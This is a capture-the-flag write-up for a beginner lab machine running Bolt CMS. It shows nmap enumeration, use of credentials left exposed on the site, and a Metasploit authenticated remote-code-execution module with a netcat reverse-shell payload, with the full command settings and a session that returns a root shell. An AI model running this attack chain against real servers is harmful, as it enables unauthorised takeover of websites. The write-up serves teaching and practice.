Bolt

This room is about web pentest and the BOLT CMS

This room is relatively easy, due to the high occurrence of admin mistakes, and I recommend it only for beginners. We will try to explain every step, to understand at least the deep source of each mistake or breach.

Enumeration:

We will start with a basic nmap enumeration, using the stealth scan.

```
root@kali:~/challs# ping -c 4 10.10.249.140
PING 10.10.249.140 (10.10.249.140) 56(84) bytes of data.
64 bytes from 10.10.249.140: icmp_seq=1 ttl=63 time=303 ms
64 bytes from 10.10.249.140: icmp_seq=2 ttl=63 time=179 ms
64 bytes from 10.10.249.140: icmp_seq=3 ttl=63 time=198 ms

--- 10.10.249.140 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 178ms
rtt min/avg/max/mdev = 178.765/226.400/302.628/54.460 ms
root@kali:~/challs# nmap -sS 10.10.249.140
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-22 13:40 CET
Nmap scan report for 10.10.249.140
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds
root@kali:~/challs# nmap -sC -sV 10.10.249.140 -p 22,80,8000
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-22 13:47 CET
Nmap scan report for 10.10.249.140
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
|   256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
|_  256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8000/tcp open  http    (PHP 7.2.32-1)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Fri, 22 Jan 2021 12:47:31 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: private, must-revalidate
|     Date: Fri, 22 Jan 2021 12:47:31 GMT
|     Content-Type: text/html; charset=UTF-8
|     pragma: no-cache
|     expires: -1
```

I tried first a ping, to verify if the firewall blocks ping requests or no, and that – to know if I must use the Pn flag in the command.


As we can see, the port 22 is open for OpenSSH, and the ports 80 & 8000 are open for web service.

The port 80 runs a HTTP apache server, as we can see from its title: “It works”.


The scan for port 8000 provides us a PHP version, which isn’t negligible.

```
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Sat, 23 Jan 2021 21:37:06 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: public, s-maxage=600
|     Date: Sat, 23 Jan 2021 21:37:06 GMT
|     Content-Type: text/html; charset=UTF-8
|     X-Debug-Token: 6fc1da
|     <!doctype html>
|     <html lang="en-GB">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Bolt | A hero is unleashed</title>
|     <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
|     <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
|     <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
|     <meta name="generator" content="Bolt">
|     <link rel="canonical" href="http://0.0.0.0:8000/">
|     </head>
|_    <body class="front">
|_http-generator: Bolt
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Bolt | A hero is unleashed
```

We can already identify the CMS of the website, which is Bolt. Opening it in our browser confirm it.



As mentioned before, the room is very easy. The admin thought about to post his credentials in a private forum, but it wasn't. It is not common in the real pentest world, but what is correct is that posting credentials in a wrong directory or a wrong path while thinking that it is in a restricted access zone, is common.



We get here the admin name and username (bolt) and a password. To log in, we must know what the login path is. A quick search in google lead us to **/bolt** directory.

We can use the credentials to login and get a dashboard panel.


This room is very easy, so we will now explain few things about it, to get at least some knowledge about what Bolt CMS is.

According to Wikipedia, Bolt is a free and open-source CMS accessible via github. It is based on PHP and can be installed in Apache or Nginx server.

From CVE-details, only 2 vulnerabilities were listed since the release in 2012, and from exploit-db 5. It is a good record. According to *trends.builtwith.com*, 13208 websites use Bolt CMS, meaning that less than 0,1% websites use this technology.

Exploitation:

After sending the credentials through the login form, we get a dashboard.



As we can see below, the version is displayed. We can search for vulnerabilities from this point.

```
root@ip-10-10-44-26:~# searchsploit Bolt 3.7
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

---------------------------------------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------------------------------------
Bolt CMS 3.7.0 - Authenticated Remote Code Execution
---------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
root@ip-10-10-44-26:~#
```

You can notice that I use an other machine for the rest of the challenge. I didn't update my machine and used a recent one for this version. We will use Metasploit for this attack.

```
msf5 > search platform:unix type:exploit name:bolt

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/webapp/bolt_authenticated_rce  2020-05-07       excellent  Yes    Bolt CMS 3.7.0 - Authenticated Remote Code Execution


msf5 >
```

From the search module of the msfconsole, we can find an exploit, for the version 3.7.0
It is possible that for the 3.7.1 update, Bolt CMS didn't consider the exploit or didn't knew about.

We can list the options to know what we must change to adapt the module to the exploit itself.

```
msf5 > use exploit/unix/webapp/bolt_authenticated_rce
[*] Using configured payload cmd/unix/reverse_netcat
msf5 exploit(unix/webapp/bolt_authenticated_rce) > options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                 Current Setting        Required  Description
   ----                 ---------------        --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes       Traversal path from "/files" on the web server to "/root" on the server
   PASSWORD                                    yes       Password to authenticate with
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                8000                   yes       The target port (TCP)
   SRVHOST              0.0.0.0                yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT              8080                   yes       The local port to listen on.
   SSL                  false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI            /                      yes       Base path to Bolt CMS
   URIPATH                                     no        The URI to use for this exploit (default is random)
   USERNAME                                    yes       Username to authenticate with
   VHOST                                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux (cmd)
```

The LHOST and LPORT variables are our listener IP and PORT. RHOSTS and RPORT are the target variables to set for attack. For this exploit, it is necessary to provide the admin credentials.

```
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME => bolt
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD => boltadmin123
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.10.29.86
RHOSTS => 10.10.29.86
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set RPORT 8000
RPORT => 8000
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.10.44.26
LHOST => 10.10.44.26
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set LPORT 4444
LPORT => 4444
```

After completing the variables parameters, we can run our script and see magics.

```
msf5 exploit(unix/webapp/bolt_authenticated_rce) > run

[*] Started reverse TCP handler on 10.10.44.26:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "xdvq".
[*] Found 4 potential token(s) for creating .php files.
[+] Used token 04257dfd19592d86343b34616a to create ztgfwwxb.php.
[*] Attempting to execute the payload via "/files/ztgfwwxb.php?xdvq=`payload`"
[*] Command shell session 1 opened (10.10.44.26:4444 -> 10.10.29.86:44920) at 2021-01-23 21:06:30 +0000
[!] No response, may have executed a blocking payload!
[+] Deleted file ztgfwwxb.php.
[+] Reverted user profile back to original state.

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

We get a reverse shell. But not a simple reverse shell. We get a shell as root super – user, meaning that privilege escalation is already done.

The exploit is possible because the Metasploit script searches for tokens, to create write files. Then it creates php malicious files, which contain remote execution code, received via get parameters. It is possible only with provided admin credentials, because otherwise no token can be received, no file can be created, and the code can't be executed.
The reason why we get root shell is probably because the Bolt service run with root account, and not with www-data account.

Thank you for reading! It was an easy CTF, but we discovered a new technology and a new misconfiguration.